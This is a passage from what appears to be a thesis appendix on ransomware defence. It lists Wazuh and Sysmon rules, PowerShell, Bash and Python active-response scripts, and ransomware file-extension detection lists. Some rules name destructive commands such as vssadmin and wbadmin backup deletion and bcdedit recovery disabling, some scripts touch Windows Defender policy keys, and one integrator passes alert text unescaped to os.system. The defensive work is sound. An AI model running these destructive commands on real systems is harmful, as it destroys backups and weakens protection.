    ↪ Value "0x00000001" -PropertyType "Dword"
New-ItemProperty -path HKLM:"\SOFTWARE\Policies\Microsoft\Windows
    ↪ Defender\Windows Defender Exploit Guard\Controlled Folder
    ↪ Access\" -Name '
    ↪ ExploitGuard_ControlledFolderAccess_ProtectedFolders' -Value "
    ↪ 0x00000001" -PropertyType "Dword"
```

Listing C.29: PowerShell script for creating registry entries with value 1

```
powershell.exe .'C:\Program Files (x86)\ossec-agent\active-response\
    ↪ bin\delete-registry.ps1'
```

Listing C.30: CMD script only for executing another PowerShell script

```
Remove-ItemProperty -path HKLM:"\SOFTWARE\Policies\Microsoft\Windows
    ↪ Defender\Spynet\" -Name 'SpyNetReporting'
Remove-ItemProperty -path HKLM:"\SOFTWARE\Policies\Microsoft\Windows
    ↪ Defender\" -Name 'DisableAntiSpyware'
Remove-ItemProperty -path HKLM:"\SOFTWARE\Policies\Microsoft\Windows
    ↪ Defender\" -Name 'DisableBehaviorMonitoring'
```

```
Remove-ItemProperty -path HKLM:"\SOFTWARE\Policies\Microsoft\Windows
    ↪  Defender\" -Name 'DisableOnAccessProtection'
Remove-ItemProperty -path HKLM:"\SOFTWARE\Policies\Microsoft\Windows
    ↪  Defender\" -Name 'DisableScanOnRealtimeEnable'
```

Listing C.31: PowerShell script for deleting registry entries

Backup deletion

```
<ProcessCreate onmatch="include">
    <CommandLine condition="contains">vssadmin</CommandLine>
    <Image condition="contains">powershell</Image>
    <Image condition="contains">cmd</Image>
    <Image condition="contains">vssadmin</Image>
</ProcessCreate>
```

Listing C.32: Sysmon configuration for monitoring vssadmin

```
<rule id="333110" level="3">
    <if_group>sysmon_event1</if_group>
    <field name="win.eventdata.commandLine">vssadmin</field>
    <field name="win.eventdata.commandLine">del</field>
    <description>Vssadmin: deletion</description>
</rule>
```

Listing C.33: Wazuh rules for the detection of backup deletion with vssadmin

```
<rule id="333111" level="3">
    <if_group>sysmon_event1</if_group>
    <field name="win.eventdata.commandLine">wbadmin</field>
    <field name="win.eventdata.commandLine">delete</field>
    <description>Wbadmin: deletion</description>
</rule>
<rule id="333112" level="3">
    <if_group>sysmon_event1</if_group>
    <field name="win.eventdata.commandLine">bcdedit</field>
    <field name="win.eventdata.commandLine">bootstatuspolicy</field>
    <field name="win.eventdata.commandLine">ignoreallfailures</field
    ↪ >
    <description>Bcdedit: suspicius behaviour</description>
</rule>
<rule id="333113" level="3">
```

```
    <if_group>sysmon_event1</if_group>
    <field name="win.eventdata.commandLine">bcdedit</field>
    <field name="win.eventdata.commandLine">recoveryenabled\s+no</
    ↪ field>
    <description>Bcdedit: suspicius behaviour</description>
</rule>
```

Listing C.34: Wazuh rules for the detection of suspicious wbadmin and bcdedit commands

```
<ProcessCreate onmatch="include">
    <CommandLine condition="contains">wbadmin</CommandLine>
    <CommandLine condition="contains">bcdedit</CommandLine>
    <Image condition="contains">powershell</Image>
    <Image condition="contains">cmd</Image>
    <Image condition="contains">wbadmin</Image>
    <Image condition="contains">bcdedit</Image>
</ProcessCreate>
```

Listing C.35: Sysmon configuration for monitoring vssadmin

```
<wodle name="command">
    <disabled>no</disabled>
    <tag>free_space</tag>
    <command>powershell C:\\Users\\Public\\Documents\\free_space.ps1
    ↪ </command>
    <interval>1m</interval>
    <ignore_output>no</ignore_output>
    <run_on_start>yes</run_on_start>
    <timeout>0</timeout>
    <skip_verification>yes</skip_verification>
</wodle>
```

Listing C.36: Remote command configuration in /var/ossec/etc/shared/default/agent.conf for the free space script

```
function Is-Numeric ($Value) {
    return $Value -match "^[\d\.]+$"
}
$nvalue=0
$value=0
$volume='F'
$results=fsutil volume diskfree ${volume}:
$output='{"backup_volume":"'
```

```powershell
$output += $volume
$output +=’", ’
foreach ($line in $results){
  $label=$line.split(’:’)[0]
  $label=$label -replace ’ # ’,’_’
  $label=$label -replace ’\s\s+’,’’
  $label=$label -replace ’\s’,’_’
  $bytes=$line.split(’:’)[1].split(’(’)[0].substring(1)
  $bytes=$bytes.substring(0,$bytes.length-1)
  $output +=’"’
  $output +=$label
  $output +=’":"’
  $output +=$bytes
  $output +=’", ’
  if ($label -eq ’Total_of_free_bytes’){
    $nvalue=$bytes
  }
}

New-Item -ItemType Directory -Force -Path C:\storage
$StorageFile="C:\storage\free_bytes_F.txt"
if(-not [System.IO.File]::Exists($StorageFile)){
  $value=0
}else{
  $content = Get-Content $StorageFile
  if((Get-Content C:\storage\free_bytes_F.txt | Measure-Object -Line
    ↪ ).Lines -eq 1){
    if (Is-Numeric $content){
      $value=$content
    }else{
      $value=0
    }
  }else{
    $value=0
  }
}

if ($value -eq 0 -or $nvalue -lt $value){
  $nvalue| Out-File $StorageFile
}elseif ($nvalue -gt $value+10000){
  $nvalue| Out-File $StorageFile
  $output +=’"Previous_value":"’
  $output +=$value
  $output +=’"’
  $output +=’}’
  $output += "`r`n"
  Write-Host $output
}
```

Listing C.37: PowerShell script to manage the free space in the backup volume and report in JSON

```
<rule id="333100" level="0">
    <decoded_as>json</decoded_as>
    <field name="Total_of_free_bytes">\.+</field>
    <field name="Total_of_bytes">\.+</field>
    <field name="Total_of_avail_free_bytes">\.+</field>
    <description>Free space monitor of a volume</description>
</rule>
<rule id="333101" level="3" >
    <if_sid>333100</if_sid>
    <field name="Previous_value">\.+</field>
    <description>New event from the free space monitor of a volume</
    ↪ description>
</rule>
```

Listing C.38: Wazuh rules for processing the output of the free space remote command

```
$volume='F'
$results=fsutil volume diskfree ${volume}:
$output='{"backup_volume":"'
$output += $volume
$output +='", '
foreach ($line in $results){
  $label=$line.split(':')[0]
  $label=$label -replace ' # ','_'
  $label=$label -replace '\s\s+',''
  $label=$label -replace '\s','_'
  $bytes=$line.split(':')[1].split('(')[0].substring(1)
  $bytes=$bytes.substring(0,$bytes.length-1)
  $output +='"'
  $output +=$label
  $output +='":"'
  $output +=$bytes
  $output +='", '
}
$output=$output.substring(0,$output.length-2) #remove the last ', '
$output +='}'
$output += "`r`n"
Write-Host $output
```

Listing C.39: PowerShell script to get the free space in the backup volume and parse its output to JSON

```
<localfile>
    <location>/var/log/ossec-custom/events.log</location>
    <log_format>json</log_format>
</localfile>
<command>
    <name>free_space</name>
    <executable>free_space.sh</executable>
    <timeout_allowed>no</timeout_allowed>
</command>
<active-response>
    <command>free_space</command>
    <location>server</location>
    <rules_id>333101</rules_id>
</active-response>
```

Listing C.40: Configuration in */var/ossec/etc/ossec.conf* for the free space detection

```bash
#!/usr/bin/env bash

id=$(cut -d '.' -f1 <<< "$4")
alert=$5
LOG_READ="/var/ossec/logs/alerts/$(date '+%Y/%b')/ossec-alerts-$(
    ↪ date '+%d').json"
for ((i = 0 ; i < 100 ; i++)); do   #in case it is too fast
  line="$(awk '/"id":"'$alert'"/ && /"id":"'$id.'.*"/{last=$0}; END{
    ↪ print last}' $LOG_READ)"
  if [ -n "$line" ]; then break; fi
  sleep 0.1
done

nvalue="$(grep -Eoh '"Total_of_free_bytes":"\w+"' <<< "$line" |awk -
    ↪ F ':' '{gsub("\"","",$2); print $2}')"
ip="$(grep -Eoh '"ip":"[0-9]+.[0-9]+.[0-9]+.[0-9]+"' <<< "$line" |
    ↪ awk -F ':' '{gsub("\"","",$2); print $2}')"
volume="$(grep -Eoh '"backup_volume":"\w+"' <<< "$line" |awk -F ':'
    ↪ '{gsub("\"","",$2); print $2}')"
timestamp="$(grep -Eoh '"timestamp":"[A-Za-z0-9.:+-]+"' <<< "$line"
    ↪ |awk -F ':' '{gsub("\"","",$2); print $2}')"
current_timestamp=$(date '+%FT%T.%N%z')
script_filename="$(basename "$(test -L "$0" && readlink "$0" || echo
    ↪ "$0")")"
DIR="/var/log/ossec-custom/"
FILE="$DIR/ossec_windows-agent-${ip}_volume-${volume}_free-space"
LOG="$DIR/events.log"
mkdir -p "$DIR"

if ! [[ "$nvalue" =~ ^-?[.0-9]+$ ]]; then
  exit 1
```

```
fi

if [ -s "$FILE" ]; then
  value="$(cat "$FILE")"
  if ! [[ "$value" =~ ^-?[.0-9]+$ ]]; then
    value=0
  fi
else
  value=0
fi

if [[ $value -gt 0 && $(awk 'BEGIN {print ('$nvalue' > '$value')}')
  ↪ -eq 1 ]]; then
  echo "$nvalue" > "$FILE"
  echo "{\"timestamp\":\"$timestamp\", \"current_timestamp\":\"
    ↪ $current_timestamp\", \"original_alert\":\"$alert\", \"
    ↪ new_value\":\"$nvalue\", \"previous_value\":\"$value\", \"
    ↪ source_ip\":\"$ip\", \"backup_volume\":\"$volume\", \"
    ↪ storage_file\":\"$FILE\", \"script_filename\":\"
    ↪ $script_filename\"}" >> "$LOG"
elif [[ $value -eq 0 || "$nvalue" -lt "$value" ]]; then
  echo "$nvalue" > "$FILE"
fi
```

Listing C.41: Bash script in */var/ossec/active-response/bin/* to compare the free space value with the previous one and update the storage and log files

```
<rule id="333100" level="0">
    <decoded_as>json</decoded_as>
    <field name="Total_of_free_bytes">\.+</field>
    <field name="Total_of_bytes">\.+</field>
    <field name="Total_of_avail_free_bytes">\.+</field>
    <description>Free space monitor of a volume</description>
</rule>
<rule id="333101" level="3" >
    <if_sid>333100</if_sid>
    <field name="backup_volume">\.+</field>
    <description>New event from the free space monitor of a volume</
    ↪ description>
</rule>

<rule id="333102" level="0">
    <decoded_as>json</decoded_as>
    <field name="original_alert">\.+</field>
    <field name="source_ip">\.+</field>
    <field name="backup_volume">\.+</field>
    <field name="storage_file">\.+</field>
    <description>Free space monitor of a file in the server</
    ↪ description>
```

```
</rule>
<rule id="333103" level="3" >
    <if_sid>333102</if_sid>
    <field name="new_value">\.+</field>
    <field name="previous_value">\.+</field>
    <description>New event from the free space monitor of a file in
  ↪ the server</description>
</rule>
```

Listing C.42: Wazuh rules for processing processes for the detection of the increase of the free space

Active response against crypto ransomware

```
#Process arguments
$directory=$Args[0]
$process_id=$Args[1]
if(-Not ([string]::IsNullOrEmpty($Args[2]))){
  $executable=$Args[2]
  $executable=$executable.replace('\\','/')
  $executable=$executable.replace('//','/')
  $executable_short=$executable.split('/')[-1]
  $executable_short_noexec=$executable_short.split('.')[0]
  $kill_all=$Args[3]
}


# MITIGATION ACTIONS

#Disable the Internet adapter
$name=(Get-NetIPConfiguration| where-object{$_.IPv4Address.IPAddress
  ↪  -like '10.0.2.15'}).InterfaceAlias
Disable-NetAdapter -Name "$name" -Passthru  -Confirm:$false

#Kill process or processes
if(-Not ([string]::IsNullOrEmpty($process_id))){
  Stop-Process $process_id -Force
}

#Lock files recursively in each directory in $DIRS
$DIRS=@('c:\temp', 'c:\tmp')
if((-Not ([string]::IsNullOrEmpty($directory))) -And ($DIRS -
  ↪ notcontains $directory)){
  $DIRS+=$directory
}

$handleArray= @()
```

```powershell
function recursive_lock {
  Param(
    [Parameter(Mandatory=$True)]
    [String] $folder
  )
  Get-ChildItem "$folder" -File |
  Foreach-Object {
    $handle = [System.io.File]::Open($_.FullName, 'Open', 'Read', '
   ↪ None')
    $handleArray+=$handle
  }
  Get-ChildItem "$folder" -Directory |
  Foreach-Object {
    recursive_lock $_.FullName
  }
}
Foreach($DIR in $DIRS){
  recursive_lock $DIR
}


# PERIODIC ACTIONS

$seconds=20
$interval=10
for ($i=0; $i -lt $seconds; $i+=$interval) {
  if (($kill_all -eq 1) -or ($kill_all -eq $True)){
    (Stop-Process -Name $executable -PassThru -Force) -or (
   ↪ Stop-Process -Name $executable_short -Force) -or (Stop-Process
   ↪  -Name $executable_short_noexec -Force)
  }
  Start-sleep -s $interval
}



# UNDO PREVIOUS ACTIONS

#Free file handles
Foreach($handle in $handleArray) {
  $handle.Close()
}

#Enable the Internet adapter disabled previously
Enable-NetAdapter -Name "$name" -Passthru  -Confirm:$false
```

Listing C.43: PowerShell script to stop and mitigate the execution of crypto ransomware

```
<integration>
    <name>custom-ransomware.py</name>
    <alert_format>json</alert_format>
    <rule_id>333019,333202</rule_id>
</integration>
```

Listing C.44:　Configuration in */var/ossec/etc/ossec.conf* for the integrator custom script

```python
#!/usr/bin/env python2.7

import sys,json,os

# Read configuration parameters
alert_file = open(sys.argv[1])

# Read the alert file
alert_json = json.loads(alert_file.read())
alert_file.close()

# Extract fields and call the script
alert_id=alert_json['rule']['id']
if alert_id == '333019':
    directory=alert_json['syscheck']['path'].replace("\\","/").
    ↪ rsplit('/',1)[0]
    full_log=alert_json['full_log']
    pid=full_log.split("Process id: '")[1].split("'\n")[0]
    exe=full_log.split("Process name: '")[1].split("'\n")[0].replace
    ↪ ("\\","/")
    os.system("ssh Administrator@10.0.3.2 'powershell C:\Users\
    ↪ Administrator\Downloads\stop.ps1' "+directory+" "+pid+" "+exe)
elif alert_id == '333202':
    full_log=alert_json['full_log']
    directory=full_log.split("scanned_filename\":\"")[1].split("\","
    ↪ )[0].replace("\\","/").rsplit('/',1)[0]
    os.system("ssh Administrator@10.0.3.2 'powershell C:\Users\
    ↪ Administrator\Downloads\stop.ps1' "+directory)
else:
    exit(1)
```

Listing C.45: Python script in */var/ossec/integrations/* to parse the triggering alert and execute a remote script with SSH

Testing with real crypto ransomware

The configuration is exactly the same as with the previous cases in C.19, C.20, C.24 to C.31, C.39 and C.41. It changes slightly in the rest, included here:

```xml
<command>
    <name>trid</name>
    <executable>trid.cmd</executable>
    <timeout_allowed>no</timeout_allowed>
</command>
<active-response>
    <command>trid</command>
    <location>local</location>
    <rules_id>333015,333016</rules_id>
</active-response>


<integration>
    <name>custom-ransomware.py</name>
    <alert_format>json</alert_format>
    <rule_id>333019,62103,62104</rule_id>
</integration>


<localfile>
    <location>/var/log/ossec-custom/events.log</location>
    <log_format>json</log_format>
</localfile>
<command>
    <name>free_space</name>
    <executable>free_space.sh</executable>
    <timeout_allowed>no</timeout_allowed>
</command>
<active-response>
    <command>free_space</command>
    <location>server</location>
    <rules_id>333101</rules_id>
</active-response>


<command>
    <name>change-registry-value_1</name>
    <executable>change-registry-value_1.cmd</executable>
    <timeout_allowed>no</timeout_allowed>
</command>
<active-response>
    <command>change-registry-value_1</command>
    <location>local</location>
    <rules_id>333003</rules_id>
</active-response>
```

```
<command>
    <name>create-registry-value_1</name>
    <executable>create-registry-value_1.cmd</executable>
    <timeout_allowed>no</timeout_allowed>
</command>
<active-response>
    <command>create-registry-value_1</command>
    <location>local</location>
    <rules_id>333004</rules_id>
</active-response>

<command>
    <name>change-registry-value_0</name>
    <executable>change-registry-value_0.cmd</executable>
    <timeout_allowed>no</timeout_allowed>
</command>
<active-response>
    <command>change-registry-value_0</command>
    <location>local</location>
    <rules_id>333006</rules_id>
</active-response>
```

Listing C.46: Configuration in */var/ossec/etc/ossec.conf* for the active response and integrator modules

```
<agent_config os="Windows">
    <wodle name="command">
        <disabled>no</disabled>
        <tag>free_space</tag>
        <command>powershell C:/Program` Files` `(x86`)/ossec-agent/
    ↪ active-response/bin/free_space.ps1</command>
        <interval>20s</interval>
        <ignore_output>no</ignore_output>
        <run_on_start>yes</run_on_start>
        <timeout>0</timeout>
        <skip_verification>yes</skip_verification>
    </wodle>

    <localfile>
        <location>Microsoft-Windows-Sysmon/Operational</location>
        <log_format>eventchannel</log_format>
    </localfile>
    <localfile>
        <location>Microsoft-Windows-Windows Defender/Operational</
    ↪ location>
        <log_format>eventchannel</log_format>
    </localfile>
</agent_config>
```

Listing C.47: Configuration in */var/ossec/etc/shared/default/agent.conf* for the configuration of the Windows agent from the server

```
<group name="syscheck,file_extensions,trid,">
<rule id="333010" level="0">
    <if_group>syscheck</if_group>
    <match>C:\Users\OU_user1\Downloads</match>
    <description>C:\Users\OU_user1\Downloads file integrity
 ↪ monitoring event</description>
</rule>
<rule id="333011" level="3">
    <if_sid>333010</if_sid>
    <match>decoy1|decoy2</match>
    <match>was deleted|was modified|checksum changed</match>
    <description>C:\Users\OU_user1\Downloads decoy file event</
 ↪ description>
</rule>
<rule id="333012" level="3">
    <if_sid>333010</if_sid>
    <match>was deleted</match>
    <description>C:\Users\OU_user1\Downloads file deleted</
 ↪ description>
</rule>
<rule id="333013" level="3">
    <if_sid>333010</if_sid>
    <match>was modified|checksum changed</match>
    <description>C:\Users\OU_user1\Downloads file modified</
 ↪ description>
</rule>
<rule id="333014" level="3">
    <if_sid>333010</if_sid>
    <match>was added</match>
    <description>C:\Users\OU_user1\Downloads file added</description
 ↪ >
</rule>

<rule id="333015" level="3" timeframe="30" frequency="10" >
    <if_matched_sid>333013</if_matched_sid>
    <ignore>60</ignore>
    <description>Many file modifications in a short time</
 ↪ description>
</rule>
<rule id="333016" level="3" timeframe="30" frequency="10" >
    <if_matched_sid>333014</if_matched_sid>
    <ignore>60</ignore>
    <description>Many file creations in a short time</description>
</rule>
```

```
<rule id="333017" level="3" timeframe="30" frequency="10" >
    <if_matched_sid>333012</if_matched_sid>
    <ignore>60</ignore>
    <description>Many file deletions in a short time</description>
</rule>


<rule id="333019" level="3" timeframe="60" frequency="2" >
    <if_matched_sid>333011</if_matched_sid>
    <ignore>5</ignore>
    <description>Suspicius mass deletion of tiles in a short time</
    ↪ description>
</rule>



<rule id="333021" level="3">
    <if_sid>333013</if_sid>
    <regex>'\.+.1cbu1' was modified|'\.+.1txt' was modified|'\.+.73
    ↪ i87A' was modified|'\.+.AngleWare' was modified|'\.+.BarRax'
    ↪ was modified|'\.+.CCCRRRPPP' was modified|'\.+.Dexter' was
    ↪ modified|'\.+.EnCiPhErEd' was modified|'\.+.LeChiffre' was
    ↪ modified|'\.+.MERRY' was modified|'\.+.MRCR1' was modified|'
    ↪ \.+.PEGS1' was modified|'\.+.PoAr2w' was modified|'\.+.
    ↪ R16m01d05' was modified|'\.+.RARE1' was modified|'\.+.RMCM1'
    ↪ was modified|'\.+.SecureCrypted' was modified|'\.+.
    ↪ VforVendetta' was modified|'\.+.Whereisyourfiles' was modified
    ↪ |'\.+._AiraCropEncrypted' was modified|'\.+.a5zfn' was
    ↪ modified|'\.+.aaa' was modified|'\.+.abc' was modified|'\.+.
    ↪ adk' was modified|'\.+.aesir' was modified|'\.+.alcatraz' was
    ↪ modified|'\.+.angelamerkel' was modified|'\.+.antihacker2017'
    ↪ was modified|'\.+.atlas' was modified|'\.+.axx' was modified|'
    ↪ \.+.bin' was modified|'\.+.bitstak' was modified|'\.+.
    ↪ braincrypt' was modified|'\.+.breaking_bad' was modified|'\.+.
    ↪ bript' was modified|'\.+.btc' was modified|'\.+.ccc' was
    ↪ modified|'\.+.cerber' was modified|'\.+.cerber2' was modified|
    ↪ '\.+.cerber3' was modified|'\.+.coded' was modified|'\.+.
    ↪ comrade' was modified|'\.+.conficker' was modified|'\.+.
    ↪ coverton' was modified|'\.+.crinf' was modified|'\.+.crjoker'
    ↪ was modified|'\.+.crptrgr' was modified|'\.+.cry' was modified
    ↪ |'\.+.cryeye' was modified|'\.+.cryp1' was modified|'\.+.crypt
    ↪ ' was modified|'\.+.crypte' was modified|'\.+.crypted' was
    ↪ modified|'\.+.cryptolocker' was modified|'\.+.cryptowall' was
    ↪ modified|'\.+.crypz' was modified|'\.+.czvxce' was modified|'
    ↪ \.+.d4nk' was modified|'\.+.dCrypt' was modified|'\.+.dale'
    ↪ was modified|'\.+.damage' was modified|'\.+.darkness' was
    ↪ modified|'\.+.decrypt2017' was modified|'\.+.dharma' was
    ↪ modified|'\.+.dll' was modified|'\.+.dxxd' was modified|'\.+.
    ↪ ecc' was modified|'\.+.edgel' was modified|'\.+.enc' was
    ↪ modified</regex>
    <description>C:\Users\OU_user1\Downloads file changed: suspicius
    ↪  extension</description>
</rule>
```

```
<rule id="333022" level="3">
    <if_sid>333013</if_sid>
    <regex>'\.+.enciphered' was modified|'\.+.encr' was modified|'
    ↪ \.+.encrypt' was modified|'\.+.encrypted' was modified|'\.+.
    ↪ encrypted' was modified|'\.+.encrypted' was modified|'\.+.
    ↪ enigma' was modified|'\.+.evillock' was modified|'\.+.exotic'
    ↪ was modified|'\.+.exx' was modified|'\.+.ezz' was modified|'
    ↪ \.+.fantom' was modified|'\.+.file0locked' was modified|'\.+.
    ↪ fucked' was modified|'\.+.fun' was modified|'\.+.fun' was
    ↪ modified|'\.+.gefickt' was modified|'\.+.globe' was modified|'
    ↪ \.+.good' was modified|'\.+.grt' was modified|'\.+.ha3' was
    ↪ modified|'\.+.helpmeencedfiles' was modified|'\.+.herbst' was
    ↪ modified|'\.+.hnumkhotep' was modified|'\.+.hush' was modified
    ↪ |'\.+.ifuckedyou' was modified|'\.+.info' was modified|'\.+.
    ↪ kernel_complete' was modified|'\.+.kernel_pid' was modified|'
    ↪ \.+.kernel_time' was modified|'\.+.keybtc@inbox_com' was
    ↪ modified|'\.+.kimcilware' was modified|'\.+.kkk' was modified|
    ↪ '\.+.kostya' was modified|'\.+.kraken' was modified|'\.+.
    ↪ kratos' was modified|'\.+.kyra' was modified|'\.+.lcked' was
    ↪ modified|'\.+.legion' was modified|'\.+.lesli' was modified|'
    ↪ \.+.lock93' was modified|'\.+.locked' was modified|'\.+.
    ↪ locklock' was modified|'\.+.locky' was modified|'\.+.lol!' was
    ↪  modified|'\.+.loli' was modified|'\.+.lovewindows' was
    ↪ modified|'\.+.madebyadam' was modified|'\.+.magic' was
    ↪ modified|'\.+.maya' was modified|'\.+.micro' was modified|'
    ↪ \.+.mole' was modified|'\.+.noproblemwedecfiles' was modified|
    ↪ '\.+.nuclear55' was modified|'\.+.odcodc' was modified|'\.+.
    ↪ odin' was modified|'\.+.onion' was modified|'\.+.oops' was
    ↪ modified|'\.+.osiris' was modified|'\.+.p5tkjw' was modified|'
    ↪ \.+.padcrypt' was modified|'\.+.paym' was modified|'\.+.
    ↪ paymrss' was modified|'\.+.payms' was modified|'\.+.paymst'
    ↪ was modified</regex>
    <description>C:\Users\OU_user1\Downloads file changed: suspicius
    ↪  extension</description>
</rule>
<rule id="333023" level="3">
    <if_sid>333013</if_sid>
    <regex>'\.+.paymts' was modified|'\.+.payrms' was modified|'\.+.
    ↪ pays' was modified|'\.+.pdcr' was modified|'\.+.pec' was
    ↪ modified|'\.+.perl' was modified|'\.+.potato' was modified|'
    ↪ \.+.powerfulldecrypt' was modified|'\.+.pubg' was modified|'
    ↪ \.+.purge' was modified|'\.+.pzdc' was modified|'\.+.r5a' was
    ↪ modified|'\.+.raid10' was modified|'\.+.razy' was modified|'
    ↪ \.+.rdm' was modified|'\.+fs0ciety\.*' was modified|'\.+.rekt'
    ↪  was modified|'\.+.rip' was modified|'\.+.rmd' was modified|'
    ↪ \.+.rnsmwr' was modified|'\.+.rokku' was modified|'\.+.rrk'
    ↪ was modified|'\.+.ruby' was modified|'\.+.sage' was modified|'
    ↪ \.+.serp' was modified|'\.+.serpent' was modified|'\.+.sexy'
    ↪ was modified|'\.+.shit' was modified|'\.+.spora' was modified|
    ↪ '\.+.stn' was modified|'\.+.surprise' was modified|'\.+.szf'
    ↪ was modified|'\.+.theworldisyours' was modified|'\.+.thor' was
```

```
↪   modified|'\.+.ttt' was modified|'\.+.unavailable' was
↪ modified|'\.+.vbransom' was modified|'\.+.venusf' was modified
↪ |'\.+.vindows' was modified|'\.+.vvv' was modified|'\.+.vxlock
↪ ' was modified|'\.+.wallet' was modified|'\.+.wcry' was
↪ modified|'\.+.wflx' was modified|'\.+.windows10' was modified|
↪ '\.+.xxx' was modified|'\.+.xxx' was modified|'\.+.xyz' was
↪ modified|'\.+.ytbl' was modified|'\.+.zcrypt' was modified|'
↪ \.+.zepto' was modified|'\.+.zorro' was modified|'\.+.zyklon'
↪ was modified|'\.+.zzz' was modified|'\.+.zzzzz' was modified</
↪ regex>
 <description>C:\Users\OU_user1\Downloads file changed: suspicius
↪  extension</description>
</rule>

<rule id="333024" level="3">
    <if_sid>333014</if_sid>
    <regex>'\.+.1cbu1' was added|'\.+.1txt' was added|'\.+.73i87A'
↪ was added|'\.+.AngleWare' was added|'\.+.BarRax' was added|'
↪ \.+.CCCRRRPPP' was added|'\.+.Dexter' was added|'\.+.
↪ EnCiPhErEd' was added|'\.+.LeChiffre' was added|'\.+.MERRY'
↪ was added|'\.+.MRCR1' was added|'\.+.PEGS1' was added|'\.+.
↪ PoAr2w' was added|'\.+.R16m01d05' was added|'\.+.RARE1' was
↪ added|'\.+.RMCM1' was added|'\.+.SecureCrypted' was added|'
↪ \.+.VforVendetta' was added|'\.+.Whereisyourfiles' was added|'
↪ \.+._AiraCropEncrypted' was added|'\.+.a5zfn' was added|'\.+.
↪ aaa' was added|'\.+.abc' was added|'\.+.adk' was added|'\.+.
↪ aesir' was added|'\.+.alcatraz' was added|'\.+.angelamerkel'
↪ was added|'\.+.antihacker2017' was added|'\.+.atlas' was added
↪ |'\.+.axx' was added|'\.+.bin' was added|'\.+.bitstak' was
↪ added|'\.+.braincrypt' was added|'\.+.breaking_bad' was added|
↪ '\.+.bript' was added|'\.+.btc' was added|'\.+.ccc' was added|
↪ '\.+.cerber' was added|'\.+.cerber2' was added|'\.+.cerber3'
↪ was added|'\.+.coded' was added|'\.+.comrade' was added|'\.+.
↪ conficker' was added|'\.+.coverton' was added|'\.+.crinf' was
↪ added|'\.+.crjoker' was added|'\.+.crptrgr' was added|'\.+.cry
↪ ' was added|'\.+.cryeye' was added|'\.+.cryp1' was added|'\.+.
↪ crypt' was added|'\.+.crypte' was added|'\.+.crypted' was
↪ added|'\.+.cryptolocker' was added|'\.+.cryptowall' was added|
↪ '\.+.crypz' was added|'\.+.czvxce' was added|'\.+.d4nk' was
↪ added|'\.+.dCrypt' was added|'\.+.dale' was added|'\.+.damage'
↪  was added|'\.+.darkness' was added|'\.+.decrypt2017' was
↪ added|'\.+.dharma' was added|'\.+.dll' was added|'\.+.dxxd'
↪ was added|'\.+.ecc' was added|'\.+.edgel' was added|'\.+.enc'
↪ was added</regex>
 <description>C:\Users\OU_user1\Downloads file added: suspicius
↪ extension</description>
</rule>
<rule id="333025" level="3">
    <if_sid>333014</if_sid>
    <regex>'\.+.enciphered' was added|'\.+.encr' was added|'\.+.
↪ encrypt' was added|'\.+.encrypted' was added|'\.+.encrypted'
```

```
↪ was added|'\.+.encrypted' was added|'\.+.enigma' was added|'
↪ \.+.evillock' was added|'\.+.exotic' was added|'\.+.exx' was
↪ added|'\.+.ezz' was added|'\.+.fantom' was added|'\.+.
↪ file0locked' was added|'\.+.fucked' was added|'\.+.fun' was
↪ added|'\.+.fun' was added|'\.+.gefickt' was added|'\.+.globe'
↪ was added|'\.+.good' was added|'\.+.grt' was added|'\.+.ha3'
↪ was added|'\.+.helpmeencedfiles' was added|'\.+.herbst' was
↪ added|'\.+.hnumkhotep' was added|'\.+.hush' was added|'\.+.
↪ ifuckedyou' was added|'\.+.info' was added|'\.+.
↪ kernel_complete' was added|'\.+.kernel_pid' was added|'\.+.
↪ kernel_time' was added|'\.+.keybtc@inbox_com' was added|'\.+.
↪ kimcilware' was added|'\.+.kkk' was added|'\.+.kostya' was
↪ added|'\.+.kraken' was added|'\.+.kratos' was added|'\.+.kyra'
↪  was added|'\.+.lcked' was added|'\.+.legion' was added|'\.+.
↪ lesli' was added|'\.+.lock93' was added|'\.+.locked' was added
↪ |'\.+.locklock' was added|'\.+.locky' was added|'\.+.lol!' was
↪  added|'\.+.loli' was added|'\.+.lovewindows' was added|'\.+.
↪ madebyadam' was added|'\.+.magic' was added|'\.+.maya' was
↪ added|'\.+.micro' was added|'\.+.mole' was added|'\.+.
↪ noproblemwedecfiles' was added|'\.+.nuclear55' was added|'\.+.
↪ odcodc' was added|'\.+.odin' was added|'\.+.onion' was added|'
↪ \.+.oops' was added|'\.+.osiris' was added|'\.+.p5tkjw' was
↪ added|'\.+.padcrypt' was added|'\.+.paym' was added|'\.+.
↪ paymrss' was added|'\.+.payms' was added|'\.+.paymst' was
↪ added</regex>
   <description>C:\Users\OU_user1\Downloads file added: suspicius
↪ extension</description>
</rule>
<rule id="333026" level="3">
   <if_sid>333014</if_sid>
   <regex>'\.+.paymts' was added|'\.+.payrms' was added|'\.+.pays'
↪ was added|'\.+.pdcr' was added|'\.+.pec' was added|'\.+.perl'
↪ was added|'\.+.potato' was added|'\.+.powerfulldecrypt' was
↪ added|'\.+.pubg' was added|'\.+.purge' was added|'\.+.pzdc'
↪ was added|'\.+.r5a' was added|'\.+.raid10' was added|'\.+.razy
↪ ' was added|'\.+.rdm' was added|'\.+fs0ciety\.*' was added|'
↪ \.+.rekt' was added|'\.+.rip' was added|'\.+.rmd' was added|'
↪ \.+.rnsmwr' was added|'\.+.rokku' was added|'\.+.rrk' was
↪ added|'\.+.ruby' was added|'\.+.sage' was added|'\.+.serp' was
↪  added|'\.+.serpent' was added|'\.+.sexy' was added|'\.+.shit'
↪  was added|'\.+.spora' was added|'\.+.stn' was added|'\.+.
↪ surprise' was added|'\.+.szf' was added|'\.+.theworldisyours'
↪ was added|'\.+.thor' was added|'\.+.ttt' was added|'\.+.
↪ unavailable' was added|'\.+.vbransom' was added|'\.+.venusf'
↪ was added|'\.+.vindows' was added|'\.+.vvv' was added|'\.+.
↪ vxlock' was added|'\.+.wallet' was added|'\.+.wcry' was added|
↪ '\.+.wflx' was added|'\.+.windows10' was added|'\.+.xxx' was
↪ added|'\.+.xxx' was added|'\.+.xyz' was added|'\.+.ytbl' was
↪ added|'\.+.zcrypt' was added|'\.+.zepto' was added|'\.+.zorro'
↪  was added|'\.+.zyklon' was added|'\.+.zzz' was added|'\.+.
↪ zzzzz' was added</regex>
```

```
    <description>C:\Users\OU_user1\Downloads file added: suspicius
    ↪ extension</description>
</rule>

<rule id="333027" level="3">
    <if_sid>333013</if_sid>
    <regex>'\.+.1cbu1' checksum changed|'\.+.1txt' checksum changed|
    ↪ '\.+.73i87A' checksum changed|'\.+.AngleWare' checksum changed
    ↪ |'\.+.BarRax' checksum changed|'\.+.CCCRRRPPP' checksum
    ↪ changed|'\.+.Dexter' checksum changed|'\.+.EnCiPhErEd'
